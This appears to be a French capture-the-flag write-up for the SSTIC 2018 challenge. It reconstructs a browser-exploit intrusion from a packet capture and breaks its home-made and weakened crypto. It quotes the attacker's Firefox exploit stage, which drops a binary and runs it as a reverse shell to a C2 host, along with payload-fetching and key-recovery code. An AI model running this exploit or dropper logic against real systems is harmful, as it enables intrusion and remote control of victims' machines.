Solution SSTIC 2018


1orenz0

May 29, 2018

Contents

1 Anomaly Detection

On démarre le challenge avec uniquement un fichier pcap contenant les traces réseaux du poste compromis. Le fichier pcap comporte 40 000 paquets, avec pas mal de bruit réseau car l'utilisateur du poste en question lisait des articles du Monde au moment de l'intrusion initiale.
A la fin du flux réseau, on a à peu près 10 000 paquets échangés entre la machine compromise et un serveur sur le réseau local (192.168.23.213) sur le port 31337, ce qui ressemble fortement à une communication entre un reverse shell et un server CNC. Puisqu'il n'y a pas de marqueurs en texte "clair", on peut partir sur l'hypothèse d'une communication chiffrée. Sans accès au binaire client générant ces requêtes, on a pas de moyen de les déchiffrer.
En filtrant le flux réseau sur le port 80, on tombe sur des requêtes HTTP bien particulières :



Il semblerait que l'intrusion initiale ait été faite au moyen d'un exploit navigateur. Les 3 IP relevées (celle de la machine infectée, du serveur CNC et du serveur hébergeant l'ExploitKit) appartiennent au réseau privé de l'entreprise, indiquant que les attaquants avaient probablement également la main sur des serveurs internes. Puisque on ne peut pas les contacter et rejouer les étapes de l'exploit, on doit travailler uniquement avec les paquets réseau enregistrés.
l'EK sert 5 resources à la machine infectée afin d'obtenir un accès distant sur cette dernière :

- `GET http://10.241.20.18:8080/stage1.js`
- `GET http://10.241.20.18:8080/utils.js`
- `GET http://10.241.20.18:8080/blockcipher.js?session=c5bfdf5c-...`
- `GET http://10.141.20.18:8080/blockcipher.wasm?session=c5bfdf5c-...`
- `GET http://10.241.20.18:8080/payload.js?session=c5bfdf5c-...`
- `GET http://10.241.20.18:8080/stage2.js?session=c5bfdf5c-...`

Le script stage1.js est un exploit JS complet visant Firefox 53 sous Linux. Il repose sur l'UAF de phoenex sur les SharedArrayBuffer afin d'obtenir une RCE sur le poste infécté :

```
drop_exec = function(data) {
  rop_mem = new ArrayBuffer(0x10000);

  function write_str(str, offset) {
    var ba = new Uint8Array(rop_mem);
    for(var i=0;i<str.length;i++)
      ba[i+offset] = str.charCodeAt(i);
    ba[i+offset] = 0;
    return i+1;
```

```
  }

  write_str("/tmp/.f4ncyn0un0urs", 0);
  rop_mem_backstore = leak_arraybuffer_backstore(rop_mem);
  call_func(open, rop_mem_backstore+0x30, rop_mem_backstore, 0x241, 0x1ff);

  console.log("[+] output file opened")

  var dv = new DataView(data);
  dv.getUint8(0);

  console.log(leak_arraybuffer_backstore(data).toString(16));

  call_func(write, rop_mem_backstore+0x38, memory.read(rop_mem_backstore+0x30),
    leak_arraybuffer_backstore(data), data.byteLength);
  call_func(close, rop_mem_backstore+0x38, memory.read(rop_mem_backstore+0x30), 0, 0,
    0);

  console.log("[+] wrote data")

  args = ["/tmp/.f4ncyn0un0urs", "-h", "192.168.23.213", "-p", "31337"];

  args_addr = rop_mem_backstore + 0x40;
  data_offset = 0x100;
  env_addr = rop_mem_backstore+0x90;

  for(var i=0;i<args.length;i++) {
    memory.write(args_addr + 8*i, rop_mem_backstore + data_offset);
    data_offset += write_str(args[i], data_offset);
  }

  console.log("[+] executing");

  call_func(execve, rop_mem_backstore+0x80, rop_mem_backstore, args_addr, env_addr);
}
```

La routine javascript est plutôt alambiquée car elle repose sur du ROP pour appeler les API natives (open, read, etc.) depuis le monde du Javascript, mais voici un pseudocode équivalent :

```
void drop_exec(uint8_t *data, size_t data_len)
{
  int cb_fd = open("/tmp/.f4ncyn0un0urs", 0x241, 0x1ff);
  write(cb_fd, data, data_len);
  close(cb_fd);

  execve("/tmp/.f4ncyn0un0urs -h 192.168.23.213 -p 31337");
}
```

Le `stage1.js` drop un executable sur la machine et le lance via execve, ce qui est possible car Firefox 53 n'est pas sandboxé sur Linux. Il faut maintenant savoir d'où vient ce binaire `.f4ncy_n0un0urs`. Le `stage2.js` récupère une payload chiffrée (payload.js) et la déchiffre à la volée en utilisant un algo de crypto fait maison :

```
// [...]

async function decryptData(data, password) {
  const salt = data.slice(0, 16);
  let iv = data.slice(16, 32);
  const encrypted = data.slice(32);

```

```
  const cipherKey = await deriveKey(salt, password);
  const plaintextBlocks = [];

  // initialize cipher context
  const ctx = Module._malloc(10 * 16);
  const key = Module._malloc(32);
  Module.HEAPU8.set(new Uint8Array(cipherKey), key);
  Module._setDecryptKey(ctx, key);

  // cbc decryption
  const block = Module._malloc(16);

  for (let i = 0; i < encrypted.length / 16; i += 1) {
    const currentBlock = encrypted.slice(16 * i, (16 * i) + 16);
    const temp = currentBlock.slice();

    Module.HEAPU8.set(currentBlock, block);
    Module._decryptBlock(ctx, block);
    currentBlock.set(Module.HEAPU8.subarray(block, block + 16));

    const outputBlock = new Uint8Array(16);
    for (let j = 0; j < outputBlock.length; j += 1) {
      outputBlock[j] = currentBlock[j] ^ iv[j];
    }
    plaintextBlocks.push(outputBlock);
    iv = temp;
  }
  Module._free(block);
  Module._free(ctx);
  Module._free(key);

  const marker = new TextDecoder('utf-8').decode(plaintextBlocks.shift());

  if (marker !== '-Fancy Nounours-') {
    return null;
  }
  const plaintext = new Blob(plaintextBlocks, { type: 'image/jpeg' });
  return plaintext;
}

// [...]

async function decryptAndExecPayload(drop_exec) {
  // getFlag(0xbad);
  const passwordUrl = 'https://10.241.20.18:1443/password?session=c5bfdf5c-c1e3-4abf-
    a514-6c8d1cdd56f1';
  const response = await fetch(passwordUrl);
  const blob = await response.blob();

  const passwordReader = new FileReader();
  passwordReader.addEventListener('loadend', () => {
    Module.d = d;
      decryptData(deobfuscate(base64DecToArr(payload)), passwordReader.result).then((
    payloadBlob) => {
  var fileReader = new FileReader();
  fileReader.onload = function() {
      arrayBuffer = this.result;
      drop_exec(arrayBuffer);
  };
    console.log(payloadBlob);
  fileReader.readAsArrayBuffer(payloadBlob);
```

```
    });
  });
  passwordReader.readAsBinaryString(blob);
};
```

La fonction decryptData dans stage2.js— utilise un objet Javascript global appelé Module qui se trouve être implémenté en asm.js puis compilé en Wasm. blockcipher.wasm est un binaire WebAssembly, mais wasm-dis peut le "désassembler" en une version texte :

```
& ".\wasm-dis.exe" ".\blockcipher_tmp.wasm"
(module
 (type $0 (func (result i32)))
 ....
 (import "env" "STACK_MAX" (global $gimport$3 i32))
 (import "env" "enlargeMemory" (func $fimport$4 (result i32)))
 (import "env" "getTotalMemory" (func $fimport$5 (result i32)))
 (import "env" "abortOnCannotGrowMemory" (func $fimport$6 (result i32)))
 (import "env" "___setErrNo" (func $fimport$7 (param i32))) (import "env" "_emscripten_a
 (import "env" "_emscripten_memcpy_big" (func $fimport$9 (param i32 i32 i32) (result i32
 (global $global$0 (mut i32) (get_global $gimport$1))
 (global $global$1 (mut i32) (get_global $gimport$2))
 (global $global$2 (mut i32) (get_global $gimport$3))
 (global $global$3 (mut i32) (i32.const 0))
 (global $global$4 (mut i32) (i32.const 0))
 (global $global$5 (mut i32) (i32.const 0))
 (data (i32.const 1024) "\dccz [...] 85.S\d0\8d")
 (export "___errno_location" (func $16))
 (export "_decryptBlock" (func $9))
 (export "_free" (func $14))
 (export "_getFlag" (func $12))
 (export "_malloc" (func $13))
 (export "_memcpy" (func $18))
 (export "_memset" (func $19))
 (export "_sbrk" (func $20))
 (export "_setDecryptKey" (func $8))
....
 (export "stackRestore" (func $2))
 (export "stackSave" (func $1))
```

L'objet Module exporte 3 API intéressantes :

- `_decryptBlock` : déchiffre un bloc de données
- `_setDecryptKey` : génère un context crypto via une expansion de clé
- `_getFlag` : mon petit doigt me dit qu'il va falloir regarder cette fonction de plus près ...

`Module._getflag` est la fonction qui va nous permettre de récupérer le flag validant ce niveau. WebAssembly étant un langage basé sur une stack-machine (pas de notion de registres), le code désassemblé est très verbeux. Voici le snippet qui nous intéresse :

```
/*
 * @param int32 $p0 : secret
```

```
 * @param byte  $p1[44] : output buffer for flag
 */
(func $_getFlag (type $t2) (param $p0 i32) (param $p1 i32) (result i32)
    (local $l0 i32) (local $l1 i32) (local $l2 i32)
    ...
    ...
    get_local $p0
    i32.const 89594904      // if (secret != 89594904)
    i32.ne                  // {
    if $I0                  //      return null;
      get_local $l1         // }
      set_global $g4        // ...
      i32.const 0           // fill up flag
      return                // ...
    end                     //
    ...
```

On a check assez basique sur la valeur du premier paramètre avec une constante : même sans reverser le code de la fonction, on pouvait bruteforcer jusqu'à obtenir le flag.
Le premier flag est obtenu de la façon suivante :

```
function getFlag(secret) {
  const flagLen = 43;
  const flagPtr = Module._malloc(flagLen + 1);
  if (Module._getFlag(secret, flagPtr)) {
    console.log("Found flag");
    const flag = Module.HEAPU8.subarray(flagPtr, flagPtr + flagLen);
    console.log(new TextDecoder('utf-8').decode(flag));
  }
  console.log("not found flag");
  Module._free(flagPtr);
}

console.log(getFlag(89594904));
>>> "Found flag"
>>> "SSTIC2018{3db77149021a5c9e58bed4ed56f458b7}"
```

2 Disruptive JavaScript

On sait que l'exploit navigateur va récupérer la payload chiffrée et la déchiffre à la volée avant de l'écrire sur le disque. Malheureusement, à l'inverse des requêtes vers l'EK, la requête pour récupérer le mot de passe de déchiffrement est faite via HTTPS. Le certificat associé au serveur hébergeant le mot de passe ayant l'air d'être configuré correctement, on ne vas pouvoir récupérer le mot de passe utilisé. Ce qui veut que c'est probablement possible de décrypter la payload sans le mot de passe.
Le mot de passe récupéré est utilisé pour derivé une clé de 256 bits via PKBFD2/SHA-256, puis donnée à manger `Module._setDecryptKey`. On va partir du principe que l'implémentation de PKBFD2/SHA-256 dans Firefox est correcte, et donc on va s'intéresser à ce qui passe dans la routine de déchiffrement :

```
async function decryptData(data, password) {
  const salt = data.slice(0, 16);
```

```
  let iv = data.slice(16, 32);
  const encrypted = data.slice(32);

  const cipherKey = await deriveKey(salt, password);
  const plaintextBlocks = [];

  // initialize cipher context
  const ctx = Module._malloc(10 * 16);
  const key = Module._malloc(32);
  Module.HEAPU8.set(new Uint8Array(cipherKey), key);
  Module._setDecryptKey(ctx, key);

  // cbc decryption
  const block = Module._malloc(16);

  for (let i = 0; i < encrypted.length / 16; i += 1) {
    const currentBlock = encrypted.slice(16 * i, (16 * i) + 16);
    const temp = currentBlock.slice();

    Module.HEAPU8.set(currentBlock, block);
    Module._decryptBlock(ctx, block);
    currentBlock.set(Module.HEAPU8.subarray(block, block + 16));

    const outputBlock = new Uint8Array(16);
    for (let j = 0; j < outputBlock.length; j += 1) {
      outputBlock[j] = currentBlock[j] ^ iv[j];
    }
    plaintextBlocks.push(outputBlock);
    iv = temp;
  }
  Module._free(block);
  Module._free(ctx);
  Module._free(key);

  const marker = new TextDecoder('utf-8').decode(plaintextBlocks.shift());

  if (marker !== '-Fancy Nounours-') {
    return null;
  }
  const plaintext = new Blob(plaintextBlocks, { type: 'image/jpeg' });
  return plaintext;
}
```

On a affaire à un algo de déchiffrement de type CBC avec une taille de block de 16 octets, et le message en clair commence obligatoirement par le marqueur `"-Fancy Nounours-"`. Pas mal de personnes ont tenté de reverser les implémentations de `Module._setDecryptKey` et `Module._decryptBlock` pour tenter de localiser la faiblesse dans la crypto utilisée. Ayant aucune envie de reverser de la crypto ou du wasm, j'y suis allé en boîte noire en modifiant le contexte de crypto "`ctx`" et en analysant les modifications sur le déchiffré généré. Voici ce que j'ai trouvé :

- le contexte n'est pas modifié lors de l'appel à `Module._decryptBlock`

- l'intégralité de la clé de 256 bits est utilisée pour générer le contexte de déchiffrement
- Un bitflip sur n'importe lequel des 16 premiers octets à un impact direct sur l'octet respectif dans le déchiffré.

Puisque nous connaissons les 16 premiers octets d'un déchiffré (c'est le marqueur) on peut bruteforcer les 16 premiers octets du contexte et l'utiliser pour déchiffrer l'intégralité de la payload :

```
async function bruteforceDecryptData(data, password) {
  const salt = data.slice(0, 16);
  let iv = data.slice(16, 32);
  const encrypted = data.slice(32);
  const plaintextBlocks = [];

  /* '-Fancy Nounours-' */
  const markerFancy = [45, 70, 97, 110, 99, 121, 32, 78, 111, 117, 110, 111, 117,
   114, 115, 45];

  // stubbing cipherKey
  const cipherKey = new Uint8Array(32);//await deriveKey(salt, password);
  cipherKey.fill(0);


  // initialize cipher context
  const ctx = Module._malloc(10 * 16);
  const key = Module._malloc(32);

  Module.HEAPU8.set(new Uint8Array(cipherKey), key);
  Module._setDecryptKey(ctx, key);

  // Overwrite generated context
  const controlledCtx =  new Uint8Array(10*16);
  controlledCtx.fill(0);
  Module.HEAPU8.set(controlledCtx, ctx);

  // cbc decryption
  const block = Module._malloc(16);

  // iterate over 16 bytes of plaintext
  for (var idx = 0; idx < 16; idx++)
  {
    console.log("round " + idx);

    n = 0;
    var foundMatch = false;

    // bruteforce controlledCtx[idx]
    while (!foundMatch)
    {
      var i = 0;
      controlledCtx[idx] = n;
      Module.HEAPU8.set(controlledCtx, ctx);

      const currentBlock = encrypted.slice(16 * i, (16 * i) + 16);
      const temp = currentBlock.slice();
      iv = data.slice(16, 32);


      Module.HEAPU8.set(currentBlock, block);
      Module._decryptBlock(ctx, block);
      currentBlock.set(Module.HEAPU8.subarray(block, block + 16));
```

```
53
54        const outputBlock = new Uint8Array(16);
55        for (let j = 0; j < outputBlock.length; j += 1) {
56          outputBlock[j] = currentBlock[j] ^ iv[j];
57        }
58
59        if (outputBlock[idx] == markerFancy[idx])
60        {
61          console.log("Found match for idx "+ idx + " : " + n);
62          foundMatch = true;
63        }
64        else {
65          if (n > 255) {
66            console.log("No match found : ABORT");
67            return;
68          }
69          n += 1;
70        }
71      }
72    }
73
74    console.log("context");
75    console.log(controlledCtx.slice(0, 16));
76  }
77
78
79  >>> "context"
80  >>> "[ 44, 245, 231, 62, 15, 168, 99, 45, 181, 221, 252, 231, 161, 191, 151, 146 ]"
```

Le binaire reconstruit nous donne le flag pour le second niveau :

```
strings .f4ncyn0un0urs | grep "SSTIC2018"
SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}
```

3 Battle-tested Encryption

Le binaire déchiffré est un ELF qui ressemble a un reverse shell avec des fonctionnalités peer to peer en plus (il peut agir en tant que noeud "client" et relayer les messages de clients qui sont connecté à ce dernier). Lancé avec la ligne de commande présente dans stage1.js, il se connecte au serveur CNC 192.168.23.213 sur le port 31337 et se met en écoute de commandes. Nous avons accès à la trace réseau de cette communication, mais elle est également chiffrée.

La routine crypto pour échanger les clés de chiffrements est plutôt standard :

- le client génère aléatoirement une clé d'encodage de 128 bits
- le client génère une clé RSA de 2048 bits
- le client envoie la clé publique au serveur distant
- le serveur lui renvoie sa clé publique
- le client chiffre la clé d'encodage avec la clé publique du serveur, et la lui envoie
- le serveur chiffre la clé de décodage avec la clé publique du client, et l'envoie.

A la fin de l'échange de clés, chacune des parties possède deux clés de 128 bits, "encodage" et "décodage" qui sont utilisées pour générer un contexte de chiffrement et déchiffrement Rijndael. Le reste des messages sont chiffrés et déchiffrés au moyen de ces contextes AES.
Afin de pouvoir déchiffrer les messages présents dans la trace réseau, il faut soit pouvoir factoriser les clés RSA utilisées lors de l'échange de clés; soit pouvoir reconstruire les clés AES utilisés par la suite.
Il faut dire que la façon dont sont générés les nombres premiers utilisés pour créer les clés RSA publiques est plutôt curieuse :

```
// generate a prime big number for (p, q) -> N
__int64 __fastcall genPrimeInfFast(MPZ_RSA_CTXT *a1, mpz_t prime)
{
  __int64 v2; // rdx
  __int64 v3; // rdx
  int v4; // eax
  __int64 v5; // ST00_8
  __int64 random_factor; // [rsp+18h] [rbp-E0h]
  unsigned int mpz[4]; // [rsp+20h] [rbp-D8h]
  unsigned int mpz_bn[4]; // [rsp+30h] [rbp-C8h]
  char op; // [rsp+40h] [rbp-B8h]

  mpz_init(mpz);
  mpz_init(mpz_bn);
  do
  {

    // x = random(62)
    get_random(&op, a1->prime_product_sizeinbase, v2);
    mpz_import(mpz, a1->prime_product_sizeinbase, 1, 1uLL, 1, 0LL, &op);

    // x = ( gen_p**x [M] )
    mpz_powm(mpz_bn, &a1->hardcoded_gen_p, mpz, a1->prime_product);

    // y = (rand64() & mask) + 0x189AD793E6A9CE;
    get_random(&random_factor, 8uLL, v3);
    random_factor = (random_factor & 0x7FFFFFFFFFFFFLL) + 0x189AD793E6A9CELL;

    // p = y*M + ( gen_p**x [M] )
    mpz_addmul_ui(mpz_bn, a1, (void *)random_factor);

    v4 = mpz_probab_prime_p(mpz_bn, 30);
    v2 = v5;
  }
  while ( !v4 );

  mpz_set(prime, (__int64)mpz_bn);
  mpz_clear(mpz_bn);

  return mpz_clear(mpz);
}
```

La construction utilisée ici ressemble étrangement à celle présentée dans le papier sur ROCA, la vulnérabilité crypto touchant les clés RSA d'Infineon en 2017 :

$$p = k * M + (65537^a \bmod M). \quad (1)$$

The integers k, a are unknown, and RSA primes differ only in their values of a and k for keys of the same size. The integer M is known and equal to some primorial $M = P_n\#$ (the product of the first n successive primes $P_n\# = \prod_{i=1}^{n} P_i = 2 * 3 * \cdots * P_n$).

Le générateur utilisé n'est pas le traditionnel 0x10001, et une constante (0x189ad793e6a9ce) est rajouté au facteur aléatoire k, mais c'est la même construction vulnérable. En touchant un peu au script de détection fourni par les auteurs de ROCA, on peut vérifier qu'une factorisation des clés est possible :

```
class DlogFprint(object):
    """
    Discrete logarithm (dlog) fingerprinter for ROCA.
    Exploits the mathematical prime structure described in the paper.

    No external python dependencies are needed (for sake of compatibility).
    Detection could be optimized using sympy / gmpy but that would add significant
   dependency overhead.
    """
    def __init__(self, max_prime=701, generator=None):
        self.primes = [
            2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31, 37, 41, 43,
            47, 53, 59, 61, 67, 71, 73, 79, 83, 89, 97, 101, 103,
            107, 109, 113, 127, 131, 137, 139, 149, 151, 157, 163,
            167, 173, 179, 181, 191, 193, 197, 199, 211, 223, 227,
            229, 233, 239, 241, 251, 257, 263, 269, 271, 277, 281,
            283, 293, 307, 311, 313, 317, 331, 337, 347, 349, 353,
            359, 367, 373, 379, 383, 389, 397, 401, 409, 419, 421,
            431, 433, 439, 443, 449, 457, 461, 463, 467, 479, 487,
            491, 499, 503, 509, 521, 523, 541, 547, 557, 563, 569,
            571, 577, 587, 593, 599, 601, 607, 613, 617, 619, 631,
            641, 643, 647, 653, 659, 661, 673, 677, 683, 691, 701,
        ]

        self.max_prime = max_prime
        self.generator = generator
        self.m, self.phi_m = self.primorial(max_prime)

        self.phi_m_decomposition = DlogFprint.small_factors(self.phi_m, max_prime)
        self.generator_order = DlogFprint.element_order(
            generator,
            self.m,
            self.phi_m,
            self.phi_m_decomposition
        )
        self.generator_order_decomposition = DlogFprint.small_factors(
            self.generator_order,
            max_prime
        )

    def fprint(self, modulus):
        """
        Returns True if fingerprint is present / detected.
        :param modulus:
```

```
        :return:
        """
        if modulus <= 2:
            return False

        d = DlogFprint.discrete_log(
            modulus,
            self.generator,
            self.generator_order,
            self.generator_order_decomposition,
            self.m
        )
        return d is not None

    # ...

client_modulus = int("".join([
    "a0e1cdfcc3141ec0a071247edf251a4a118dc8789e1c44f5ba63e4b6b3f34210",
    "796446575b12bddc0d73ecc3a5b398fcbdc0dcc71b2dfacf01be12500ac6a572",
    "f2829d2bfa9af28bf873dc4a299ad8d03345c5ffc9c07a86bdd01c30bbeac413",
    "bddd3e928ae86e8c2a2ada44e4f0353e8d2e992446569d96769e405417e82108",
    "2a196fb5c895d98b6d269214984393617b860b255d1d0c62a5e1f1717bc77726",
    "14d87e56732959caea30000d1b5957294e7a5cab70e5988bc1e206e7e6d0ca09",
    "5f68e3414ece1ddb0e88ce7667cca91b7c988829976e1455f9843a5e7da1a2b3",
    "6a2a238765e8d5d421876a52eb4e077d862266f7b6b0dda7a1f2d02d430e311d",
]), 16)

server_modulus =  int("".join([
    "df3bc349ea89004a1b5f79028c0a4a63e83b6262cb1c301d77da0d68292bde3f",
    "1a38662011d8e3e244912c6eda9e1712d2e694e08d28cf148cacc756150cd007",
    "3d67e34ad9e4b8124fdd5527b325be2626a8d468a742d16e7dea738dea66576b",
    "92b31eb08b6aa74c8653e597612463059059789abea4ee09010aba67c6d271d6",
    "8bd0b1255c2eeb5baa92009b6cd4ad6ece8c3fdd60c0c30eacf1c7dd72b0d7dd",
    "eef13b33ca65dc6249f725f67d01d3fc9dbf53250e04f294b5fe3074bf288294",
    "79983af786b1dd487dd2fbf83056f033f51190a900b03db4741fdafa0512645a",
    "4146b0d3cdabfd3b16868a7931e0d2893e5f90c5e614c11ac9012cdbf4025845",
]), 16)

gen = int("".join([
    "f389b455d0e5c3008aaf2d3305ed5bc5aad78aa5de8b6d1bb87edf11e2655b6a8",
    "ec19b89c3a3004e48e955d4ef05be4defd119a49124877e6ffa3a9d4d1"
]), 16)

d = DlogFprint(max_prime=701, generator = gen)
print("Vulnerable client modulus : %s " % d.fprint(client_modulus))
print("Vulnerable server modulus : %s " % d.fprint(server_modulus))

print("client log : %s " % DlogFprint.discrete_log(client_modulus, d.generator,
                                    d.generator_order, d.
    generator_order_decomposition, d.m))


>>> "Vulnerable client modulus : True"
>>> "Vulnerable server modulus : True"
>>> "client log : 587381030034937267228671063833644835613165092233489377"
```


Toutefois il y a très peu d'outils présents en ligne pour tester de factoriser des clés ROCA. J'ai trouvé neca et le script sage de D.J.Berstein mais même en jouant sur les paramètres de recherche k et a, j'ai pas pu réduire le temps de bruteforce des clés en dessous de 1500 jours, ce qui inaccessible la factorisation des clés pour le challenge.

Il existe en fait une faiblesse crypto bien plus simple à exploiter dans le chiffrement des messages reçus et envoyés. Ci-dessus se trouve le code décompilé pour l'envoi d'un message :

```
int __fastcall scomm_send(const AGENT_CONTEXT_RIJNDAEL *a1, uint8_t *buffer, int buffer_
{
  // [...]

    prev_block = &packet[16];
    plaintext_block = &plaintext_buffer[16 * (padded_count - 1) + 16];
    do
    {
      ct = (uint8_t *)prev_block;
      prev_block += 16;

      // pt = pt ^ prev_pt
      _packet_buffer[0] ^= prev_block[0];
      _packet_buffer[1] ^= prev_block[1];
      _packet_buffer[2] ^= prev_block[2];
      _packet_buffer[3] ^= prev_block[3];
      _packet_buffer[4] ^= prev_block[4];
      _packet_buffer[5] ^= prev_block[5];
      _packet_buffer[6] ^= prev_block[6];
      _packet_buffer[7] ^= prev_block[7];
      _packet_buffer[8] ^= prev_block[8];
      _packet_buffer[9] ^= prev_block[9];
      _packet_buffer[10] ^= prev_block[10];
      _packet_buffer[11] ^= prev_block[11];
      _packet_buffer[12] ^= prev_block[12];
      _packet_buffer[13] ^= prev_block[13];
      _packet_buffer[14] ^= prev_block[14];
      _packet_buffer[15] ^= prev_block[15];

      pt = (uint8_t *)_packet_buffer;
      _packet_buffer += 16;

      // AES encrypt
      rijndaelEncrypt((uint32_t *)a1->encoder, 4, pt, ct);
    }
    while ( plaintext_block != _packet_buffer );

    // send packet size, the payload
    if ( exact_send(a1->socket_fd, (__int64)&packet_size, 4uLL, 0) != 0LL )
      perror("send");
    v13 = exact_send(a1->socket_fd, (__int64)packet, packet_size, 0);

  // [...]
}
```

L'algorithme de chiffrement utilisé ici n'est pas exactement AES mais Rijndael, AES étant une standardisation de Rijndael. Alors que AES force un nombre de rounds dans le chiffrement de 10 pour les blocks de 128 bits, Rijndael laisse le nombre de rounds au choix du développeur. La

vulnérabilité ici se trouve dans le choix d'un nombre de rounds de 4, qui est particulièrement faible et permet de reconstruire les clés de chiffrement et déchiffrement via l'attaque SQUARE :



Cette attaque repose sur un bruteforce de certaines parties de la clé, nécessite 256 messages chiffrés ayant uniquement un seul bit variable. "Heureusement" pour nous, tous les messages commencent par une IV qui a le bonheur d'être un compteur incrémenté à chaque envoi de message. Cette attaque ayant déjà été jouée lors du `0ctf` en 2016, j'ai réutilisé l'un outil créé par l'une des équipes participantes et j'ai reconstruit les clés suivantes :

encodage : `[114, 255, 128, 54, 217, 32, 7, 119, 209, 233, 122, 91, 225, 211, 245, 20]`

décodage : `[76, 26, 105, 54, 47, 224, 3, 54, 246, 168, 70, 15, 243, 61, 255, 213]`

Maintenant qu'on a obtenu les clés on peut déchiffrer la communication entre la machine compromise et le serveur C2 :

serveur EXEC `ls -la home`

client
```
total 12
drwxr-xr-x  3 root root 4096 Mar  2 11:40 .
drwxr-xr-x 24 root root 4096 Mar  2 11:40 ..
drwxr-xr-x 22 user user 4096 Mar 29 03:06 user
```

serveur EXEC `ls -la home/user`

```
total 136
drwxr-xr-x 22 user user 4096 Mar 29 03:06 .
drwxr-xr-x  3 root root 4096 Mar  2 11:40 ..
-rw-------  1 user user 1605 Mar 12 17:07 .bash_history
-rw-r--r--  1 user user  220 Mar  2 11:40 .bash_logout
-rw-r--r--  1 user user 3771 Mar  2 11:40 .bashrc
drwx------ 14 user user 4096 Mar  4 05:50 .cache
drwxrwxr-x 11 user user 4096 Mar 29 07:50 confidentiel
drwx------ 18 user user 4096 Mar 29 07:18 .config
drwxrwxr-x  2 user user 4096 Mar  4 14:53 davfi_v0.0.1_preview
```

```
drwx------  3 root root 4096 Mar  4 15:01 .dbus
drwxr-xr-x  4 user user 4096 Mar 29 07:18 Desktop
-rw-r--r--  1 user user   25 Mar  2 11:42 .dmrc
drwxr-xr-x  3 user user 4096 Mar  4 14:51 Documents
drwxr-xr-x  2 user user 4096 Mar 12 10:56 Downloads
-rw-r--r--  1 user user 8980 Mar  2 11:40 examples.desktop
drwx------  2 user user 4096 Mar  4 05:54 .gconf
drwx------  3 user user 4096 Mar  4 05:53 .gnupg
-rw-------  1 user user  954 Mar  4 05:53 .ICEauthority
drwxrwxr-x  2 user user 4096 Mar  4 14:52 inadequation_group_tools_leaked
drwx------  3 user user 4096 Mar  2 11:42 .local
drwx------  5 user user 4096 Mar  2 11:42 .mozilla
drwxr-xr-x  2 user user 4096 Mar  2 11:42 Music
drwxrwxr-x  2 user user 4096 Mar 28 09:37 .nano
drwxrwxr-x  2 user user 4096 Mar  4 14:52 perso
drwxr-xr-x  2 user user 4096 Mar  2 11:42 Pictures
-rw-r--r--  1 user user  655 Mar  2 11:40 .profile
drwxr-xr-x  2 user user 4096 Mar  2 11:42 Public
-rw-r--r--  1 user user    0 Mar  3 00:47 .sudo_as_admin_successful
drwxr-xr-x  2 user user 4096 Mar  2 11:42 Templates
drwxr-xr-x  2 user user 4096 Mar  2 11:42 Videos
-rw-------  1 user user   51 Mar  4 05:53 .Xauthority
-rw-------  1 user user   82 Mar  4 05:53 .xsession-errors
-rw-------  1 user user   82 Mar  4 05:50 .xsession-errors.old
```

serveur EXEC `ls -la home/user/confidentiel`

client
```
total 48
drwxrwxr-x 11 user user 4096 Mar 29 07:50 .
drwxr-xr-x 22 user user 4096 Mar 29 03:06 ..
drwx------  2 user user 4096 Mar  5 09:53 Angel Fire
drwx------  2 user user 4096 Mar  5 09:53 Athena
drwx------  2 user user 4096 Mar  5 09:53 Bothan Spy
drwx------  2 user user 4096 Mar  5 09:53 Couch Potato
drwx------  2 user user 4096 Mar  5 09:53 High Rise
drwx------  2 user user 4096 Mar  5 09:53 Hive
drwx------  2 user user 4096 Mar  5 09:53 Imperial
drwx------  2 user user 4096 Mar  5 09:53 Protego
-rw-rw-r--  1 user user   44 Mar 28 09:38 super_secret
